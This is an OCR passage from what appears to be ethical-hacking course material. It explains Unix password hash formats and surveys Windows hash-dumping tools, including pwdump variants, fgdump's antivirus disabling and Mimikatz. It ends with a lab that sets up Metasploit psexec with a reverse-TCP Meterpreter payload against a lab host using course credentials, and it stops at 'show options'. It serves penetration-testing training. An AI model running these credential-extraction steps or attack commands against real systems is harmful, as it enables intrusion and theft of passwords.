
Some UNIX and Linux variations alter this process by starting with a non-zero block of data to encrypt. Some also vary the number of rounds of encryption applied, going higher than 25.




Many modern Linux machines use MD5-based password schemes, including the VMware image we use for this class. The process starts with a user's password, which can be any length, and a salt. The length of the salt depends on the flavor of Linux and UNIX, but the image for this class uses 64-bit salts (8 characters in length). The password and salt are hashed together using the MD5 algorithm, creating an interim result. This result is then hashed again along with the original password and salt, creating a new interim result, which is again hashed with the original password and salt. This process is applied iteratively a thousand times (and more on some Linux systems that implement a variable number of iterations). In a given round, the interim result, password, and salt are interleaved in different orders for each round. The resulting password representation is stored in the password field of /etc/passwd or /etc/shadow, preceded by a 1, followed by the salt, followed by a $ and the password representation, as in:

1ramiBOEO$FADztBw4avQt/Z/BUwObU1

The SHA-256 and SHA-512 password representations supported in some Linux distributions use a similar strategy of mixing in the salt over multiple rounds but use a different hash algorithm (SHA-256 or SHA-512, of course) and a different number of rounds. The default number of rounds for SHA-256 and SHA-512 for Linux passwords is 5,000.




Next, let's discuss various methods for getting the encrypted or hashed password representations so that we can use them in our attacks. We'll analyze methods for a penetration tester to grab the SAM and Active Directory database of password hashes from Windows machines, as well as methods for obtaining /etc/passwd and /etc/shadow from Linux and UNIX targets.



Upon gaining access to a Linux or UNIX system, the attacker can grab its password representations from the file system. On some older UNIX or Linux systems, the password representations are stored in the /etc/passwd file, which is world-readable. Thus, if the password representations are stored in /etc/passwd, the attacker can get a copy of /etc/passwd with any privileges whatsoever, move it to the attacker's machine, and start cracking it.

Because of the inherent weaknesses of storing passwords in world-readable /etc/passwd, most modern Linux and UNIX machines move the password hashes to another file, called a shadow password file. On many (but not all) Linux and UNIX machines, this file is /etc/shadow. It is readable only by accounts with UID 0. Machines with a shadowed password file still have /etc/passwd, but, ironically, that file doesn't store passwords any more. Instead, user account information is stored in /etc/passwd (including UID and GID numbers), but the password representations themselves have been moved into /etc/shadow.

A penetration tester or ethical hacker who gains limited account access to a Linux or UNIX machine can read /etc/passwd to determine if password representations are stored in it by simply looking at the second field of each line of this colon-delimited file. If there is an "x" or an "*" or a "!!" in this entry, the password for the given account is not present, possibly because it is not set or it is located in /etc/shadow. If the passwords are located in /etc/shadow, the attacker then must access the target with UID 0 privileges to get a copy of /etc/shadow for cracking. The John the Ripper password cracking tool includes a program called unshadow that combines account information from /etc/passwd with password information from /etc/shadow, creating a combined file suitable for cracking.



Penetration testers and ethical hackers have numerous options for extracting password hashes from a target Windows environment, implemented in a menagerie of tools.


The first and most common method for extracting the SAM database from a target Windows machine is embodied in pwdump-related tools, which use administrator privileges to extract hashes from a target Windows machine across the network using various Windows file and print sharing protocols and Windows APIs. This technique pulls the accounts defined locally on machines that are not Domain Controllers. For Domain Controllers, this approach pulls Active Directory accounts, making it highly useful for assessing passwords across an enterprise, but with some risk of potentially crashing LSASS, which could bring down the entire Domain Controller.

Alternatively, an attacker could use the hashdump feature included in the priv module of the Metasploit Meterpreter. A big benefit of using this method is that it rides over the attacker-to-Meterpreter communications channel (possibly using an arbitrary port chosen by the attacker), and thus does not rely on the ports and protocols associated with Windows file and print sharing (the NetBIOS over TCP ports, TCP 135-139, and the Server Message Block port, TCP/UDP 445). These ports may be blocked, so having an alternative method for extracting hashes that doesn't rely on access through these ports is quite helpful.

The Mimikatz tool pulls hashes and possibly even clear-text passwords from memory, combing through a Windows machine's LSASS process in various areas looking for stored authentication credentials. Mimikatz is a stand-alone EXE, and it has also been integrated into Metasploit as a Meterpreter module.


Or on a target Domain Controller, a penetration tester could use the Volume Shadow Copy Service (abbreviated by Microsoft as "VSS") to create a copy of the ntds.dit file, which could then be parsed using the suite of parsing and analysis tools from Csaba Barta. This technique is far safer than the pwdump family of tools because it is grabbing the hashes from a copy of the Domain Controller's ntds.dit file, instead of grabbing them from the memory of LSASS, significantly lowering the chance of impairing the system.

Finally, a tester could also sniff Microsoft challenge/response authentication from the network as a user mounts a file share or authenticates to a domain. Such authentication could occur via a variety of Microsoft protocols, including LANMAN challenge/response, NTLMv1, NTLMv2, and Microsoft's implementation of Kerberos.



Software developer Todd Sabin pioneered a technique for extracting password hashes from Windows systems that is used in a collection of tools. Each of these pwdump programs uses similar methods. They use admin privileges to access a Windows machine remotely via Windows file and print sharing, copying some code to the target's file system, including one or more executables and DLLs. Then, still using admin privileges, the tools run their newly transferred program(s) on the target machine. These programs perform DLL injection to insert code into the running Local Security Authority Subsystem Service (LSASS) process. They then use the Windows CreateRemoteThread API call to execute their code inside of LSASS. The code hunts through the memory of LSASS to find the local SAM database and Active Directory database and extract their hashes, sending the results back to the attacker using a named pipe. At the end of the process, all files copied to the target's file system are deleted.


Tools that perform this operation include pwdump2 and pwdump3. The latest of this trio, pwdump3, works on modern Windows machines but has some limitations and problems. It transfers all hashes in cleartext, which means that network traffic analysts, as well as bad attackers who are sniffing the network, can see the hashes as they move across the network. Furthermore, the call to CreateRemoteThread that executes the injected DLL often causes LSASS to crash on systems with Data Execution Prevention (DEP) functionality, a feature incorporated into modern Windows machines and CPUs that tries to stop buffer overflows from functioning by marking various pages of memory as non-executable. With LSASS crashed, a Windows machine reboots within a minute.



To address these limitations, pwdump3e encrypts the hashes as they move across the network. Pwdump6 goes even further, carefully marking the injected DLL as executable to prevent a DEP-initiated LSASS crash. Pwdump6 also encrypts the hashes as they move across the network, using the Blowfish crypto algorithm.

Next, we have fgdump, by Fizzgig. This tool builds on pwdump6, offering all the same functions and new features that disable antivirus tools before any programs and DLLs are moved to the target's file system or memory. Numerous AV tools have signatures for components of pwdump3, pwdump3e, pwdump6, and fgdump, deleting or quarantining them when they arrive on a target machine before they can run. Fgdump addresses this problem by remotely disabling AV first and then copying its files to the target machine for password hash extraction.

There is one additional tool that uses the name pwdump but it is different from the rest of the pwdump family. Instead of pulling the passwords from the machine across the network by extracting them from memory like the other members of the pwdump family (including fgdump), the pwdump7 tool dumps hashes from the local system (no network features), extracting them from the file system (not memory). It requires administrator or system privileges. On a machine with SYSKEY protection of the SAM database, pwdump7 also grabs the SYSKEY key from the Registry and uses it to decrypt the SAM.




As discussed earlier, the Metasploit Meterpreter has Windows password hash dump features. The Meterpreter can dump hashes using two methods. The hashdump command (invoked by simply typing **hashdump** at a Meterpreter prompt) dumps the hashes from the memory of the target machine. The hashdump Meterpreter script (invoked with the command run hashdump) pulls the hashes in a different fashion. It looks in the file system, pulling the data from the Windows Registry. If the hashes are encrypted in the file system using Windows Syskey, this script attempts to recover the Syskey from the Registry as well and decrypt the hashes so that they can be used or cracked.

Regardless of whether hashes are dumped using the hashdump command or the hashdump script, let's analyze their characteristics in more detail now to see their advantages for penetration testers.


To extract hashes, the Meterpreter must be running inside of a process with administrator or local SYSTEM privileges. Unlike the pwdump family of tools we discussed, the priv module SAM extraction does not require copying anything to the target machine's file system. Instead, the priv hashdump extractor runs from within the memory of the exploited process. This brings some significant advantages for attackers. First, it doesn't require the attacker to have NetBIOS or SMB protocol access to the target machine. Instead, the attacker extracts the hashes using the communications session established between the attacker and the Meterpreter running inside the memory of a target machine process. Furthermore, unlike the pwdump family, the priv module doesn't copy anything to the target machine's file system. It is entirely memory-resident, running as a DLL inside of the victim process. Thus, it provides less evidence for forensics investigators to recover. Although the pwdump tools delete themselves from the target machine after hash extraction, the deletion method used is not a secure wipe. Thus, until it is overwritten, a careful forensics investigator can find evidence that a pwdump-related tool was used in an attack by finding the programs in unallocated space on the hard drive. However, with priv, no such evidence lingers in the target file system (other than possibly in the page file).

And, finally, dumping hashes using Meterpreter doesn't have problems with DEP that could make LSASS reboot. When the Meterpreter dumps hashes from memory using injected code, it marks that code as executable. Of course, the given Metasploit exploit used to insert the Meterpreter must be capable of loading the Meterpreter payload without creating a DEP exception. The main point here is that the priv module of the Meterpreter does not make any additional DEP issues occur when it injects its code to extract hashes.



Now, let's conduct a lab in which we run Metasploit's psexec module to deploy the Meterpreter to a target and get the hashes from it.

We'll run it across the network at target 10.10.10.10 to extract hashes from that Windows server.



Start by launching Metasploit. We change into the appropriate directory and then invoke the Metasploit Framework Console:


```
# cd /opt/metasploit-4.11/
# ./app/msfconsole
```

Now, let's choose the psexec exploit module from Metasploit, which we can use to cause a target to run a Metasploit payload:

```
msf > use exploit/windows/smb/psexec
```

For a payload, we'll use a Meterpreter stage with a reverse_tcp stager:

```
msf > set PAYLOAD windows/meterpreter/reverse_tcp
```



Next, we need to tell Metasploit the target on which it should launch psexec, specifically 10.10.10.10:

```
msf > set RHOST 10.10.10.10
```

We now need to set the LHOST, where the reverse_tcp stager will connect back to. Set it for your own Linux IP address:

```
msf > set LHOST [YourLinuxIPaddr]
```


Now, we'll configure our psexec exploit module with a username of falken and a password of joshua. User falken is in the administrator's group for this machine, as we have seen earlier in this class:

```
msf > set SMBUser falken
msf > set SMBPass joshua
```

Next, let's review the settings for our attack:

```
msf > show options
```

